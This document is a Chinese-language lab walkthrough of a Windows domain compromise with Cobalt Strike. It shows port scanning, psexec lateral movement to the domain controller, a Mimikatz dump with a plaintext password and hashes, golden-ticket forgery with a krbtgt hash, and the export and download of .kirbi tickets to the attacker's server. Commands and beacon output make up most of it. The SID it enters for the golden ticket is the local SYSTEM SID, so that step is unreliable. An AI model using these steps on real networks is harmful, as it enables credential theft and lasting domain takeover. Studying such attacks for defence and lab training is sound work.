
右键会话——explore——port scan，选52的网段，扫描同域成员都运行哪些服务




扫出了445端口，尝试通过smb服务进行上线





建立一个smb的监听器，




写好name smb——保存




然后用Mimikatz抓明文密码——access——Run Mimikatz




点击小电脑图标——右键域控——Jump——psexec






Listener选择刚刚创建的smb监听器



session选择刚刚控制的外网服务器win7，然后点运行



可以看到域控服务器已上线

Cobalt Strike View Payloads Attacks Site Management Reporting Help

external	internal	listener	user	computer	note	process	pid	arch	last	sleep
192.168.13.22	169.254.129.186	333	Administrator * [GOD/Administrator]	STU1		phpStudy.exe	1320	x86	18ms	Interactive
192.168.13.22	169.254.129.186	333	Administrator *	STU1		333.exe	3336	x64	4h	Interactive
192.168.13.22	169.254.129.186	333	Administrator *	STU1		333.exe	3896	x64	6h	1 minute
169.254.129.186	192.168.52.138	333	SYSTEM *	OWA		rundll32.exe	3616	x86	2ms	Interactive

Event Log X Beacon 169.254.129.186@1320 X Listeners X Listeners X

```
user : Administrator
domain : GOD
program : C:\Windows\system32\cmd.exe /c echo f0561183a08 > \\.\pipe\9c6dbb
impers. : no
NTLM : 161cff084477fe596a5db81874498a24
| PID 3464
| TID 1876
| LSA Process is now R/W
| LUID 0 ; 59442539 (00000000:038b056b)
\ msv1_0 - data copy @ 00000000003701c0 : OK !
\ kerberos - data copy @ 00000000000af29e8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000000000ae25c8 (16) -> null
[05/30 20:52:41] [+] host called home, sent: 326643 bytes
[05/30 20:53:05] [+] received output:
Started service 4e6f6e6 on OWA
[05/30 20:53:05] [+] established link to child beacon: 192.168.52.138
```

[STU1] - x64 | Administrator * [GOD/Administrator] | 1320 - x86 last:18ms

7.继续横向

另一台域成员也是——右键52.141——Jump——psexec

The screenshot shows a network monitoring interface. At the top, a list of hosts is displayed:

IP Address	Host Name
169.254.129.186	STU1
192.168.13.22	STU1
192.168.52.1	
192.168.52.135	STU1
192.168.52.138	OWA
192.168.52.141	ROOT-TVI862U

Below the host list is a terminal window showing a log of events. A context menu is open over the log entry for 192.168.52.141. The menu options are:

- Jump
- SYSTEM *@3020
- Scan
- Services
- Host
- psexec
- psexec64
- psexec_psh
- ssh
- ssh-key
- winrm
- winrm64

The log entry for 192.168.52.141 is highlighted with a red box and a red arrow pointing to it:

```
05/30 21:00:40 *** initial beacon from SYSTEM *@192.168.52.141 (ROOT-TVI862UBEH)
```

At the bottom of the screenshot is a table showing the details of the connections:

external	internal	listener	user	computer	note	process	pid	arch	last	sleep
192.168.13.22	169.254.129.186	333	Administrator * [GOD\Administrator]	STU1		phpStudy.exe	1320	x86	22ms	Interactive
192.168.13.22	169.254.129.186	333	Administrator *	STU1		333.exe	3336	x64	4h	Interactive
192.168.13.22	169.254.129.186	333	Administrator *	STU1		333.exe	3896	x64	6h	1 minute
169.254.129.186	192.168.52.138	333	SYSTEM *	OWA		rundll32.exe	3616	x86	81ms	Interactive
169.254.129.186	192.168.52.141	333	SYSTEM *	ROOT-TV...		rundll32.exe	3020	x86	81ms	Interactive

这一台也成功上线

7.黄金票据

黄金票据，是维持后门的一种方式，

krbtgt是 Key Distribution Center Service Account 的缩写，翻译过来是 密钥分发中心服务账户。

它是 Windows 域环境下一个内置的、不可登录的特殊账户，存在于每一个域控服务器上。

需要获取用户名、域名后缀、域的SID、krbtgt哈希值

先查看要写票据的用户，点击run Mimikatz


```

Authentication Id : 0 ; 355376 (00000000:00056c30)
Session           : Interactive from 1
User Name         : liukaifeng01
Domain            : GOD
Logon Server      : OWA
Logon Time        : 2026/5/26 10:48:28
SID               : S-1-5-21-2952760202-1353902439-2381784089-1000

msv :
  [00000003] Primary
  * Username : liukaifeng01
  * Domain   : GOD
  * LM       : f67ce55ac831223dc187b8085fe1d9df
  * NTLM     : 161cff084477fe596a5db81874498a24
  * SHA1     : d669f3bccf14bf77d64667ec65aae32d2d10039d
tspkg :
  * Username : liukaifeng01
  * Domain   : GOD
  * Password : 1qaz@WSX
wdigest :
  * Username : liukaifeng01
  * Domain   : GOD
  * Password : 1qaz@WSX
kerberos :
  * Username : liukaifeng01

```

然后确认域后缀 shell ipconfig /all

```

[05/30 21:12:24] beacon> shell ipconfig /all
[05/30 21:12:24] [*] Tasked beacon to run: ipconfig /all
[05/30 21:12:24] [+] host called home, sent: 44 bytes
[05/30 21:12:25] [+] received output:

```

Windows IP 配置

```

主机名 . . . . . : owa
主 DNS 后缀 . . . . . : god.org
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : god.org

```

再确认sid shell whoami/all

```

[05/30 21:14:16] beacon> shell whoami/all
[05/30 21:14:16] [*] Tasked beacon to run: whoami/all
[05/30 21:14:16] [+] host called home, sent: 41 bytes
[05/30 21:14:16] [+] received output:

```


用户信息

```

-----
用户名          SID
=====
nt authority\system S-1-5-18

```

获取哈希值



然后右键会话——access——golden ticket


根据获取到的信息填


user : liukaifeng01

Domain: god.org

Domain SID: S-1-5-18

KRBTGT hash:





以下是生成黄金票据后的输出

```

Event Log X Beacon 169.254.129.186@1320 X Beacon 192.168.52.138@3616 X Beacon 192.168.52.141@3020 X
DEV1$ :1107:aad3b435b51404eeaad3b435b51404ee:bed18e5b9d13bb384a3041a10d43c01b:::

[05/30 21:24:46] beacon> mimikatz kerberos::golden /user:liukaifeng01 /domain:god.org /sid:S-1-5-18 /krbtgt:58e91a5ac358d86513ab224312314061 /endin:480 /renewmax:10080 /ptt
[05/30 21:24:46] [*] Tasked beacon to run mimikatz's kerberos::golden /user:liukaifeng01 /domain:god.org /sid:S-1-5-18 /krbtgt:58e91a5ac358d86513ab224312314061 /endin:480 /renewmax:10080 /ptt command
[05/30 21:24:46] [+] host called home, sent: 313667 bytes
[05/30 21:24:47] [+] received output:
User      : liukaifeng01
Domain    : god.org (GOD)
SID       : S-1-5-18
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 58e91a5ac358d86513ab224312314061 - rc4_hmac_nt
Lifetime  : 2026/5/30 21:24:46 ; 2026/5/31 5:24:46 ; 2026/6/6 21:24:46
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'liukaifeng01 @ god.org' successfully submitted for current session

[OWA] - x64 | SYSTEM * | 3616 - x86 | Parent 1320 last:21ms

```

验证下

run klist

```
[05/30 21:28:40] beacon> run klist
[05/30 21:28:40] [*] Tasked beacon to run: klist
[05/30 21:28:40] [+] host called home, sent: 23 bytes
[05/30 21:28:40] [+] received output:

当前登录 ID 是 0:0x3e7

缓存的票证: (1)

#0> 客户端: liukaifeng01 @ god.org
      服务器: krbtgt/god.org @ god.org
      Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
      票证标志 0x40e00000 -> forwardable renewable initial pre_authent
      开始时间: 5/30/2026 21:24:46 (本地)
      结束时间: 5/31/2026 5:24:46 (本地)
      续订时间: 6/6/2026 21:24:46 (本地)
      会话密钥类型: RSADSI RC4-HMAC(NT)
```

确认生成成功后，确认目录位置后再，下载下来

```
shell cd c      #确认位置
```

```
[05/30 21:43:56] beacon> shell cd c:
[05/30 21:43:56] [*] Tasked beacon to run: cd c:
[05/30 21:43:56] [+] host called home, sent: 36 bytes
[05/30 21:43:56] [+] received output:
c:\
```

```
mimikatz kerberos::list /export  #生成黄金票据
```

```
[05/30 21:43:56] beacon> shell cd c:
[05/30 21:43:56] [*] Tasked beacon to run: cd c:
[05/30 21:43:56] [+] host called home, sent: 36 bytes
[05/30 21:43:56] [+] received output:
c:\

[05/30 21:44:11] beacon> mimikatz kerberos::list /export
[05/30 21:44:11] [*] Tasked beacon to run mimikatz's kerberos::list /export command
[05/30 21:44:11] [+] host called home, sent: 814401 bytes
[05/30 21:44:13] [+] received output:

[00000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 2026/5/30 21:42:18 ; 2026/5/31 5:24:46 ; 2026/6/6 21:24:46
  Server Name       : krbtgt/GOD.ORG @ GOD.ORG
  Client Name       : liukaifeng01 @ god.org
  Flags 60a00000    : pre_authent ; renewable ; forwarded ; forwardable ;
  * Saved to file   : 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 2026/5/30 21:24:46 ; 2026/5/31 5:24:46 ; 2026/6/6 21:24:46
  Server Name       : krbtgt/god.org @ god.org
  Client Name       : liukaifeng01 @ god.org
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
  * Saved to file   : 1-40e00000-liukaifeng01@krbtgt~god.org-god.org.kirbi
```

查询能否查到，可以

```
shell dir C:\*.kirbi
```

```
[05/30 21:45:02] beacon> shell dir C:\*.kirbi
[05/30 21:45:02] [*] Tasked beacon to run: dir C:\*.kirbi
[05/30 21:45:02] [+] host called home, sent: 45 bytes
[05/30 21:45:02] [+] received output:


驱动器 c 中的卷没有标签。
卷的序列号是 1E4D-1970

c:\ 的目录
2026/05/30 21:44      1,068 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi
2026/05/30 21:44      1,170 1-40e00000-liukaifeng01@krbtgt~god.org-god.org.kirbi
                2 个文件          2,238 字节
                0 个目录 13,949,132,800 可用字节
```

download 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi

#下载票据

```
[05/30 21:51:12] beacon> download 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi
[05/30 21:51:12] [*] Tasked beacon to download 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi
[05/30 21:51:12] [+] host called home, sent: 60 bytes
[05/30 21:51:12] [*] started download of C:\0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi (1068 bytes)
[05/30 21:51:12] [*] download of 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi is complete
```



通常下载后的默认文件夹kali服务端的server/download的文件夹，也就是cs文件夹里面的server文件夹

拿到票据，就是掉线了，执行命令后又能回复域控的身份

```
